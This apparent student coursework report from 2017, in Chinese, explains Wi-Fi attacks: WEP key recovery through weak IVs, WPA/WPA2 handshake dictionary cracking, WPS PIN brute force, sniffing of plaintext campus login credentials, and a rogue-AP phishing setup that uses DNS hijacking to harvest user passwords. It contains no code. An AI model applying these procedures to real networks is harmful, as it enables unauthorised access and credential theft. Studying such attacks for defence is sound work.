西南大学
计算机与信息科学学院
学年设计报告

题　目：　构建安全 Wi-Fi 网络

年级、专业：　2014　级　网络工程　专业　1　班

学生姓名：　杨金鑫

提交日期：　2017　年　6　月　28　日

学年设计报告评定：

成绩：

指导教师（签字）：

年 月 日

目录

一. 构建安全 Wi-Fi 安全网络需求概述

1. 对使用 WEP 加密的 Wi-Fi 网络进行破解

由于 WEP 加密算法使用 RC4 算法进行加密，采用对称加密机理，数据的加密和解密采用相同的密钥和加密算法。标准的 64 位 WEP 通过使用 40 位密钥，连接到 24 位初始向量(IV)来产生 RC4 密钥。

由于 RC4 算法有明显的漏洞，WEP 密钥在密和解密无线传输的数据时，每个数据包的初始化向量都会改变。如果入侵者通过收集许多重复使用过的初始化向量，他就能知道纯文本内容，就可以解密加密的数据。

本程序将采用 Python 编写，对网络中采用了 WEP 加密的 Wi-Fi 进行抓包，抓到足够的 IVs 数据包后，就可以用特定的算法对这些特定的数据包进行破解，从而运算出 WEP 密钥。

2. 对使用 WPA/WPA2 加密的 Wi-Fi 网络进行破解

WPA 实现了 IEEE 802.11i 标准的部分内容，是 WPA2 代替 WEP 加密算法的过渡算法，WPA2 为 IEEE 802.11i 的标准实现方式。WPA 采用 TKIP+MIC 加密，WPA2 采用 AES+CCMP 加密。WPA/WPA2 采用 IEEE 802.1x 协议和 EAP 作为用户身份认证机制，客户端和设备之间 EAP 协议报文使用 EAPOL 封装格式，承载于 WLAN 环境中。

TKIP 仍然基于 RC4 加密，初始化向量 IV 长度也增加到了 128 位，如果还是像 WEP 破解那样捕获大量数据包进行分析破解消耗时间精力太长。WPA/WPA2 在认证时会产生握手包，我们可以抓取这个握手包，然后通过跑字典的方式对握手包进行 MIC 算法验证，如果结果和握手包的 MIC 结果相同，就认为密钥正确

本程序将采用 Python 编写，对网络中采用了 WPA/WPA2 加密的 Wi-Fi 进行抓握手包，抓到握手包后，将用另一个程序读取字典，对握手包进行跑字典破解，得出密钥。

3. 对开启了 WPS 的 Wi-Fi 网络进行破解

对于 WPA/WPA2 加密的 Wi-Fi 可以开启 WPS 功能，WPS 功能是为了简化输入繁琐的密码而设计的快速介入网络的操作。采用 8 位的 PIN 的数字码，通过最多 11000 次尝试后就可以把 PIN 码跑出来，并且 PIN 码通过成功后会把密钥放在最后一个数据包中，所以也得到的密码

WPS 通过 EAP 消息交互，通过 8 次握手进行认证，我们需要一边抓包然后发包来模拟一台终端与 AP 的交互过程。通过前 4 次握手我们可以确定前 4 位 PIN 码是否正确，通过后 4 次握手可以确定后 3 位 PIN 码是否正确。因为最后 1 位 PIN 码是前 7 位 PIN 的校验和，所以我们只需要 11000 次尝试即可破出密码。

4. 对开放网络的数据包进行嗅探，抓取明文认证的数据包获取其中的密钥

由于开放 Wi-Fi 没有进行加密，再加上校园网认证网页也没有进行加密，所以直接抓包就可以获取密码

5. 构建钓鱼 AP，模拟钓鱼网站，使用户输入隐私信息

通过在局域网内搭建 DNS 服务器，然后将路由器的默认的 DNS 域名指向我的 DNS 服务器，当有无线客户端连接 Wi-Fi 时，通过 DHCP 分配的 DNS 服务器就会是我的 DNS 服务器，这样通过修改某一网站的域名指向我的 web 服务器，用户并无法察觉，并在我的钓鱼网站上输入隐私信息，我便可以获取这些信息

二. 安全 Wi-Fi 网络设计方案

1. 针对 WEP 加密的 Wi-Fi 破解设计方案

1.1 RC4 加密原理

RC4 加密是对称加密算法，通过简单的算法，可变的密钥长度（流密码）。一旦密钥长度达到一定的长度，就基本无法采用暴力破解


1.2 关键变量

- 密钥流：根据明文和密钥生成相应的密钥流，密钥流的长度和明文的长度是对应的
- 状态向量 S：长度为 256，S[0]，S[1].....S[255]。每个单元都是一个字节，算法运行的任何时候，S 都包括 0-255 的 8 比特数的排列组合，只不过值的位置发生了变换
- 临时向量 T：长度也为 256，每个单元也是一个字节。如果密钥的长度是 256 字节，就直接把密钥的值赋给 T，否则，轮转地将密钥的每个字节赋给 T
- 密钥 K：长度为 1-256 字节，注意密钥的长度与明文长度、密钥流的长度没有必然关系，通常密钥的长度为 16 字节

1.3 RC4 包含加密算法

- 密钥调度算法 KSA：生成流密钥
- 伪随机密钥序列生成算法 PRGA。使用流密钥对数据加密

1.4 WEP 加密基本原理



1.5 基于 IV Weakness 破解 WEP 密钥

	下标	0	1	2	3	4	...			255
初始化	Key	3	$N-1$	x	$K[3]$	$K[4]$	...	...	...	...
$i_{-1}=j_{-1}=0$	S_{-1}	0	1	2	3	4	...	...	...	...
第0步										
$i_0=0$										
$j_0=j_{-1}+S_{-1}[i_0]+K[i_0]=3$										
交换$S_{-1}[i_0]$和$S_{-1}[3]$之后得S_0	S_0	3	1	2	0	4	...	...	...	...
第1步										
$i_1=1$										
$j_1=j_0+S_0[i_1]+K[i_1]=3$										
交换$S_0[1]$和$S_0[3]$之后得S_1	S_1	3	0	2	1	4	...	...	...	...
第2步										
$i_2=2$										
$j_2=j_1+S_1[i_2]+K[i_2]=5+x$	下标	0	1	2	3	4		j_2		
交换$S_1[2]$和$S_1[j_2]=S_1[5+x]$之后得S_2	S_2	3	0	j_2	1	4	...	2	...	...
第3步										
$i_3=3$										
$j_3=j_2+S_2[i_3]+K[i_3]$	下标	0	1	2	3	4		j_2	j_3	
交换$S_2[3]$和$S_2[j_3]$之后得S_3	S_3	3	0	j_2	j_3	4	...	2	1	...

在状态 S_3 中，令 $X=S_3[1]=0$，$Y=S_3[X]=3$，则 $Z=S_3[S_3[1]+S_3[S_3[1]]]=S_3[X+Y]=S_3[3]$。有 5%的概率，X/Y/ Z 三个元素都不再参加其后 KSA 中任意一次 Swap 操作，即有 5%的概率 PRGA 输出的第一个字节为 $Z=S_3[3]$。由于 $S_3[3]=S_2[j_3]$，因此攻击者可以从已知的 S_2 中搜索出一项其值为 Z，找到该项对应的位置下标 j_3。因为 $j_3=j_2+S_2[i_3]+K[i_3]=j_2+S_2[3]+K[3]$，可以反推出 K[3]的估计值。当 X(3,N－1,x)中 x 取不同值，重复上述步骤可以得到大量 K[3]估计值。出现次数最多的那个估计值是 K[3] 的真实值的可能性最大

1.6 考虑一般情况，已知 K[0], K[1],K[2],K[A+2]的情况下,如何得到 K[A + 3](A = 0,1,2,...)

1) 攻击者利用自己计算机中设置为混杂模式的无线网卡观察无线网络中正在发送的密文帧，对含有满足(A+3，N-1，x)形式 IV 的密文帧进行捕获，并记录该密文帧的第一个字节 C[1] 。
2) 用捕获密文帧的第一个字节 C[1]异或无线数据帧的标识字段 OXAA，得到密钥流的第一个字节 Z[1]，该字节为 PRGA 输出的第一个字节。
3) 攻击者自己构造特殊格式的初始向量 IV(A+3，N-1，x) (A=0，1，2，...) ，并执行 KSA 运算到第 A+2 步，得到 j_{A+2}，S_{A+2} 。
4) 在 S_{A+2} 中搜索出值为 Z[1]的元素，找到该元素的位置下标 j A + 3 。
5) 根据 $j_{A+3}=j_{A+2}+S_{A+2}[A+3]+K[A+3]$，可得 $K[A+3]=j_{A+3}-j_{A+2}-S_{A+2}[A+3]$，由此得到 K[A+3]的估计值。
6) 攻击者继续捕获初始向量 IV(A+3，N-1，x)中 x=0，1，2，...，255 时的密文帧，重复第(2)至第(5)步，得到 256 个 K[A+3]的估计值，取出现次数最多的那个估计值作为 K[A+3]的最终估计值。

2. 针对 WPA 加密的 Wi-Fi 破解设计方案

2.1 WPA：Wi-Fi Protected Access

1） 认证模式

WPA 模式	采用技术
企业模式	802.1x + EAP + TKIP + MIC
个人模式	Pre-shared Key + TKIP + MIC

2） WEP 和 WPA 比较

项目	WEP	WPA-PSK
安全性	不安全，易破解	比较安全，无法抓包破解，但可抓握手包用字典攻击破解
加密算法	RC4	RC4，密钥HASH
认证	单次，Open System和Shared Key模式	四次握手，只能Open System模式
密钥	静态，无派生	动态，临时密钥不一样
完整性校验	CRC-32，线性算法，易篡改	MIC，HASH算法，无法篡改
初始化向量	24位，线序排列	48位，非线序排列

2.2 WPA2

1） 认证模式

WPA2 模式	所用技术
企业模式	802.1x + EAP + AES + CCMP
个人模式	Pre-shared Key + AES + CCMP

2） WEP 和 WPA2 比较

项目	WEP	WPA2-PSK
安全性	不安全，易破解	除暴力破解，尚未有破解方法
加密算法	RC4	AES，128位加密算法
连接	单次， Open System 和 Shared Key模式	四次握手，只能Open System模式
密钥	静态，无派生	动态，任意两设备间密钥不一样
完整性校验	CRC-32，线性算法，易篡改	CCM，密码区块链信息认证，对MIC加密，无法篡改
初始化向量	24位，线序排列	48位数据包编号
身份认证	无	IEEE 802.1x身份认证
重播保护	无	数据包编号作为计数重播保护


2.3 TKIP

1） 加密特点

- IV 从 24 位增加到 48 位，由 1600 万增加为 281 万亿，防止耗尽
- 通过密钥混合，使得 RC4 密钥不相同
- 序列号计数器：每次安装新密钥，初始向量/序列号计数器设为 1，每传一个帧，序列号加 1
- 防止重放攻击：TKIP 保留各工作站最近的序列号，收到帧大于接收，否则拒绝


2） 加密过程

- 32 位发送端地址+128 位临时密钥+序列号的前 32 位==>输出长度 80 位的临时密钥
- 80 位 TTAK + 序列号的后 16 位==>输出 128 位的 RC4 密钥
- 对数据帧计算 MIC
- 对每个帧以 WEP 密钥加密，输出加密后的数据
- 对帧进行封装，bing 传送出去




2.4 CCMP 加密过程

1） 对帧赋予一个 48 位的封号编号（Packet Number，PN），每个帧 PN 累加，侦测重放攻击
2） 构造附加认证数据（Additional Authentication Data，AAD），确认帧是否被改动
3） 构建 CCMP nonce，用于确保加密操作确实作用于某些独特的数据，由 PN 和发送端地址+QoS 优先级组合而成，不同工作站也可以使用相同的 PN
4） 构建 CCMP header，将 PN 的 6 个字节拆开，插入 Key ID
5） 开始加密：128 位临时密钥+nonce+AAD+帧数据=加密数据，然后添加 MIC




2.5 四次握手--术语解释

- PSK(Pre-Shared key)：预共享密钥，这个密钥不是我们输入的密码，PSK 使用 PBKDF2 算法产生
- PMK(Pairwise Master Key)：成对主密钥，根据路由器的工作模式（个人/企业）不同产生方式不同，这里只介绍个人模式，PMK=PSK
- PTK(Pairwise Transient Key)：成对临时密钥，由 PMK 作为参数，采用 PRF-512 算法生成的
- GMK(Group Master Key)：组主密钥，和 PMK 类似，产生 GTP 密钥
- GTK(Group Temporal Key)：组临时密钥，和 PTK 类似，包含多种密钥
- EAPOL-KCK：EAPOL 确认密钥，用于四次握手中提供完整性
- EAPOL-KEK：EAPOL 加密密钥，用于四次握手中提供机密性
- TK：临时密钥，提供单播数据的机密性和完整性保护。TKIP 使用两个密钥分别对应机密和完整性，CCMP 使用一个密钥对应机密和完整性



2.6 四次握手过程

1） AP 生成随机数 ANonce，并发送给 STA，没有提供任何保护
2） STA 生成随机数 SNonce，现在 STA 拥有 ANonce、SNonce、口令密钥，可以生成 PTK，并将随机数 SNonce 给 AP，并使用 PTK 中的 EAPOL-KCK 对消息加密
3） AP 收到随机数后，也生成 PTK，并使用 EAPOL-KCK 对消息进行认证，认证成功后，发送生成 GTK 参数给 AP，以便后续生成 GTK。使用 EAPOL-KCK 对消息进行加密
4） STA 对消息认证成功后，发送 ACK 消息给 AP 确认
5） 四次握手结束，后续开始加密传输



2.7 PSK 的生成：PBKDF2 算法

PBKDF2 是一个导出密钥的算法，常用来生成加密的密码。通过一个伪随机函数，把密钥和盐值（明文）作为参数，然后重复运算产生密钥

WPA 应用：PSK = PBKDF2(PassPhrase， ssid， 4096， 256)

函数定义

DK = PBKDF2(PRF， Password， Salt， c， dkLen)

- PRF：一个伪随机函数，例如 HASH_HMAC 函数，它会输出长度为 hLen 的结果
- Password：用来生成密钥的原文密码
- Salt：一个加密用的盐值 • c：是进行重复计算的次数
- dkLen：是期望得到的密钥的长度
- DK：最后产生的密钥

算法流程

DK 的值由一个以上的 block 拼接而成。block 的数量是 dkLen/hLen 的值。就是说如果 PRF 输出的结果比期望得到的密钥长度要短，则要通过拼接多个结果以满足密钥的长度

DK = T1 || T2 || ... || Tdklen/hlen

而每个 block 则通过则通过函数 F 得到：

Ti = F(Password， Salt， c， i)

在函数 F 里，PRF 会进行 c 次的运算，然后把得到的结果进行异或运算，得到最终的值。

F(Password， Salt， c， i) = U1 ^ U2 ^ ... ^ Uc


第一次，PRF 会使用 Password 作为 key，Salt 拼接上编码成大字节序的 32 位整型的 i 作为盐值进行运算。i 指的是第几次

U1 = PRF(Password， Salt || INT_32_BE(i))

而后续的 c-1 次则会使用上次得到的结果作为盐值。

U2 = PRF(Password， U1)

Uc = PRF(Password， Uc-1)



PBKDF2 using XOR to combine 10,000 successive HMAC-SHA-256 outputs into a final hash

2.8 PTK 的生成：PRF-512 算法

就是反复进行了四次 HMAC 的运算，直接看代码还好理解点

PTK 是用来产生各种加密密钥的，对与 TKIP 和 CCMP 两种方式的密钥产生方式是一样的，通过代码可以看出前 383 比特的数据和作用是一样的，所以我这里采用同一段代码。

2.9 MIC 的生成：HMAC 函数

直接采用 Python 的模块产生 HMAC，但要注意 TKIP 采用 MD5 算法，CCMP 采用 SHA-1 算法

2.10 破解流程

1） 抓取四次握手包
2） 获取握手包的 MIC 数据
3） 载入字典，自己模拟加密过程，计算握手包的 MIC 数据，与第二部获取的 MIC 数据进行对比，即可判断密钥是否正确

3. 对于开启了 WPS 功能的 Wi-Fi 破解解决方案

3.1 WPS 接入方式

- ROUTER PIN：PIN 是死的，客户端用 WPS 软件输入 AP 的 PIN 码进行连接
- CLIENT PIN：客户端会生成 PIN 码，AP 添加客户端的 PIN 码设备，建立连接
- PBC：Push Button COnfiguration，路由器按 WPS 按钮，自动关联

3.2 WPS 中 AP 和终端之间的工作方式

1） AP 的 WSC 开始工作后，广播带有 WSC IE 的 Beacon 包，表明 AP 支持 WSC
2） 如果 Enrollee 收到来自 AP 的端的 beacon 包，那么它会解析 beacon 包中的 WSC IE，并向 AP 发送单播 Probe Request 包
3） 如果 Enrollee 没有收到带有 WSC IE 的 beacon 包，那么它就会去搜索周围支持 WSC 的 AP，所以会向周围发送 Probe Request 广播包。如果 Enrollee 发现周围有两个或者两个以上的 AP 在跑 WPS，则 Enrollee 会在发现阶段停止继续执行；同理，如果 AP 发现有两个或两个以上的 Enrollee 在尝试建立 WPS 连接，AP 也会停止运行 WPS。如果哪一天按下你 router 的 WPS 按钮，发现 wps 灯快闪了几下就不闪了，可能就是当时同时有两个 Enrollee 在尝试 WPS 连接。
4） AP 收到带有 WSC IE 的 Probe Request 请求包以后，就会回复 Probe Response 包，这个包里面带有 WSC IE，会告诉 Enrollee 一些信息，这些信息很多，Enrollee 会根据这些信息来决定下一步的动作
5） 虚线：输入 PIN 码
6） 当 Enrollee 获取到 AP 端的信息，并且通过判断符合接入条件的时候，Enrollee 会尝试去和 AP 进行认

证，向 AP 发送 Auth Request 包

7） AP 认证成功，并回复 Auth Response Success 包


8） Enrollee 发送 Association Request 关联请求包，并附带 WSC IE 信息，这个信息很重要，目的是告诉 AP 我这边使用的协议的 802.1x WPS 1.0 协议，在 M1-M8 会遵循这个协议，如果不能接受这种协议的话，请及时告诉我。

9） AP 发送 EAPOL-Start，开始 M1-M8 之前，AP 需要确定 STA 的身份验证算法

10）AP 发送 EAP-Request/Identity 确定 STA 的 ID

11）Enrollee 发送 EAP-Response/Identity，设置 ID="WFA-SimpleConfig-Enrollee-1-0"

12）AP 确定 STA 的 ID 后，发送 EAP-Request/WSC_Start 启动 EAP-WSC 认证流程（M1-M8）



3.3 M1-M8 交互过程重要字段分析

$$M_1 = \text{Version}||N1||\text{Description}||PK_E$$

$$M_2 = \text{Version}||N1||N2||\text{Description}||PK_R||\text{ConfigData}]||HMAC_{\text{AuthKey}}(M_1||M_2^*)$$

$$M_3 = \text{Version}||N2||E\text{-}Hash1||E\text{-}Hash2||HMAC_{\text{AuthKey}}(M_2||M_3^*)$$

$$M_4 = \text{Version}||N1||R\text{-}Hash1||R\text{-}Hash2||ENC_{\text{KeyWrapKey}}(R-S1)||HMAC_{\text{AuthKey}}(M_3||M_4^*)$$

$$M_5 = \text{Version}||N2||ENC_{\text{KeyWrapKey}}(E\text{-}S1)||HMAC_{\text{AuthKey}}(M_4||M_5^*)$$

$$M_6 = \text{Version}||N1||ENC_{\text{KeyWrapKey}}(R\text{-}S2)||HMAC_{\text{AuthKey}}(M_5||M_6^*)$$

$$M_7 = \text{Version}||N2||ENC_{\text{KeyWrapKey}}(E\text{-}S2||\text{ConfigData}]||HMAC_{\text{AuthKey}}(M_6||M_7^*)$$


$$M_8 = \text{Version}||N1||[ENC_{\text{KeyWrapKey}}(\text{ConfigData})]||HMAC_{\text{AuthKey}}(M_7||M_8^*)$$

1） M1：STA->AP
   - UUID-E：STA 的 UUID
   - MAC：STA 的 MAC 地址
   - Enrollee Nonce：STA 的一串随机数，等会用于产生密钥
   - Publick Key：用于 DH 算法，交换密钥
   - Authentication Type Flags 和 Encryption Type Flags：Enrollee 支持的身份验证算法和加密算法
   - Connection Type：表示支持的 802.11 网络类型，ESS=0x01，IBSS=0x02
2） M2：AP->STA
   - Registrar Nonce：AP 产生的随机数，用于产生密钥
   - Publick Key：用于 DH 算法
   - Authenticator：由 HMAC-SHA-256 和 AuthKey 算法产生的 256bit 二进制传，只取前 64bit
   - 计算 KDK（Key Derivation Key）： =====> kdf(KDK, “Wi-Fi Easy and Secure Key Derivation”, 640)
   - KDK 密钥用于其他三种 Key 派生，这三种 Key 分别用于加密 RP 协议中的一些属性的 AuthKey（256 位）、加密 Nonce 和 ConfigData（即一些安全配置信息）的 KeyWrapKey（128 位）以及派生其他用途 Key 的 EMSK（Extended MasterSession Key）
3） M3：STA->AP
   - 计算 KDK：得出 AuthKey、KeyWrapKey、EMSK
   - 计算 E-HASH1、E-HASH2
   - 利用 AuthKey 和 PIN 码利用 HMAC 算法分别生成两个 PSK。其中，PSK1 由 PIN 码前半部分生成，PSK2 由 PIN 码后半部分生成
   - 利用 AuthKey 对两个新随机数 128 Nonce 进行加密，以得到 E-S1 和 E-S2
   - E Hash1：利用 HMAC 算法及 AuthenKey 分别对（E-S1、PSK1、STA 的 D-H Key 和 AP 的 D-H Key）计算得到
   - E Hash2：利用 HMAC 算法及 AuthenKey 分别对（E-S2、PSK2、STA 的 D-H Key 和 AP 的 D-H Key）计算而来
   - Authenticator 是 STA 利用 AuthKey（STA 收到 M2 的 Registrar Nonce 后也将计算一个 AuthKey）计算出来的一串二进制位。
4） M4：AP->STA
   - AP 计算 R-HASH-1、R-HASH-2，使用的 PIN 码为 AP 设置的 PIN 码
   - 如果 R HASH-1/2 和 E HAHS-1/2 不同的话，则说明用户的 PIN 码和设置的 PIN 码不同。STA 比较后就可以终止 EAP-WSC 流程
   - Encrypted Setting：AP 利用 KeyWrapKey 加密 R-S1 得到的数据
5） M5：STA->AP
   - Encrypted Setting：STA 利用 KeyWrapKey 加密 E-S1 得到的数据
6） M6：AP->STA
   - Encrypted Setting：AP 利用 KeyWrapKey 加密 R-S2 得到的数据
7） M7：STA->AP
   - Encrypted Setting：STA 利用 KeyWrapKey 加密 E-S2 得到的数据
8） M8：AP->STA
   - 如果 AP 确认 M7 消息正确后，发送 M8
   - 安全配置保存在 Encrypted Setting 中，并用 KeyWrapKey 加密
9） STA 收到 M8 后，解密 Encrypted Setting，得到安全设置信息。保存在 wpa_supplicant.conf 中
   - STA 发送 WSC_DONE 消息给 AP，表示已经成功处理 M8 消息
10）AP 发送 EAP-FAIL 已经 Deauthentication 帧给 STA，STA 收到后取消与 AP 的关联

4. 对开放网络数据包进行嗅探

因为开放网络中没有上面所说的加密方式，所以终端到 AP 路由器之间是明文传输，如果终端在使用浏览器浏览网络或者在传输数据，如果 Web 服务器使用 HTTP 协议而不是 HTTPS 协议，那么我们可以把数据包抓下来，并且进行分析，从而可以得出数据包里的内容。

我这里对校园网进行测试，因为 swu-Wi-Fi 是没有加密的，认证服务使用的 web 网页认证，而且是明文传输的，浏览器使用 POST 数据过程中，数据包中有明显字段会显示出来，从 wireshark 抓包可以看出我的校园网账号和密码



5. 构建钓鱼 Wi-Fi+钓鱼网站进行隐私窃取

5.1 准备内容

- DNS 服务器：进行域名和 IP 的转换，将公有域名对应到 Web 服务器上
- Web 服务器：Apache 服务器，构建钓鱼网站，骗取用户的账号密码
- 路由器：把默认 DNS 服务器指向内网的 DNS 服务器
- 分配网段

AP 局域网	192.168.1.0/24
DNS 服务器	192.168.1.102
Web 服务器	192.168.1.102

5.2 原理：把客户端的 DNS 查询服务器通过 DHCP 设置指向我自己的 DNS 服务器，就可以实现域名到我的 Web 服务器 IP 的转化，从而用户进入到一个钓鱼网站

